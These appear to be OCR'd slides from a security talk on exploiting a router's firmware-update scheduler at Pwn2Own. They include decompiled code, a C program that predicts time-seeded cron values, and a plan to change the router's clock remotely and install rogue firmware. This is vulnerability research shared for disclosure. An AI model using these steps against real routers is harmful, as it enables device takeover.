upgrade_type = rand();
x = mod(upgrade_type,0xb4);
iVar1 = (int)x;
memset(&local_220,0,0x200);
x = mod(iVar1,0x3c);
pszLang = pcVar2;
pcVar4 = pcVar3;
upgrade_type = FUN_000156a8(iVar1,0x3c);
snprintf((char *)&local_220,0x1ff,"echo \"%d %d * * * /bin/pufwUpgrade -A \" >> %s/%s",
        (int)x,upgrade_type + 1,pszLang,pcVar4);
pegaSystem(&local_220);
```

Random, really ?

```
__seed = time((time_t *)0x0);
pcVar3 = "cfu";
srand(__seed);
```

- **No NTP** at boot time 😅
- No **crypto RNG** 🤭



Exploiting pufwUpgrade

```c
#include <stdlib.h>
#include <stdio.h>

/* 24/11/2022 04:34:27 GMT */
unsigned int seed = 1669264467;

int main(int argc, char **argv) {
        int v,x,m,h,i;

        for (i=0; i<100; i++) {
                srand(seed + i);
                v = rand();
                x = v % 180;
                printf("%d: (%d, %d),\n", i, x % 60, (x/60)+1);
        }
        return 0;
}
```

Exploiting pufwUpgrade

```
[...]
87: (20, 1),
88: (43, 1),
89: (6, 3),
90: (24, 2),
91: (7, 1),
92: (45, 2),
93: (0, 3),
94: (50, 1),
95: (52, 3),
96: (59, 3),
[...]
```

Currently, we do not have a solution to bypass the patch for the `curl` binary. However, we have an idea to trigger this bug using a `cron` job. As shown in the UART log, the router runs `/bin/pufwUpgrade -s` to add a scheduler update to the `/var/spool/cron/crontabs/cfu` file, which file looks like this:

```
# cat /var/spool/cron/crontabs/cfu
59 3 * * * /bin/pufwUpgrade -A
```


```
# cat /var/spool/cron/crontabs/cfu
59 3 * * * /bin/pufwUpgrade -A
```


Starlabs blogpost on RAX30

pufwUpgrade generated (0, 3) in 50% of our tries ! 🤩

Weaponizing

1. **Reliably guess** the generated values
2. **Change router's date and time** remotely
3. Install a **rogue firmware**
4. Blinking LEDs, celebrate, etc. 🥳

Guessing the generated values


Building an oracle

- **T** and **T'** are supposed to be **constant**


Testing our oracle

	Test	oracle		diff	crontab		Res
@HCP	1	58	52 3	-2	56	0 3	✗
	2	53	24 2	0	53	24 2	✓
	3	59	59 3	-3	56	0 3	✗
	4	58	52 3	-2	56	0 3	✗
	5	53	24 2	-1	52	6 3	✗
	6	58	52 3	-2	56	0 3	✗
	7	53	24 2	-2	51	43 1	✗
	8	56	0 3	0	56	0 3	✓
	9	52	6 3	0	52	6 3	✓
	10	53	24 2	-1	52	6 3	✗


succes : 30 %




Testing our oracle



Using (0, 3) ?



Let's go to Pwn2own !




Pwn2own


Emergency meeting

- "So we all agree, we use (0,3) all the time ?"
- [all] "Yes"

First attempt ...




Second attempt ...



Second attempt ...


Second attempt ...




Second attempt ...

[redacted] 3:30 PM
Commented on [redacted]'s message: give your hands and pray for our friends in pwn2own
> or whatever you want if you're not into praying. Eating chocolate will work too. *Edited*

virtualabs 3:38 PM
first attempt failed
second attempt in progress ....
🙏 7 🤞 4




[redacted] 3:43 PM

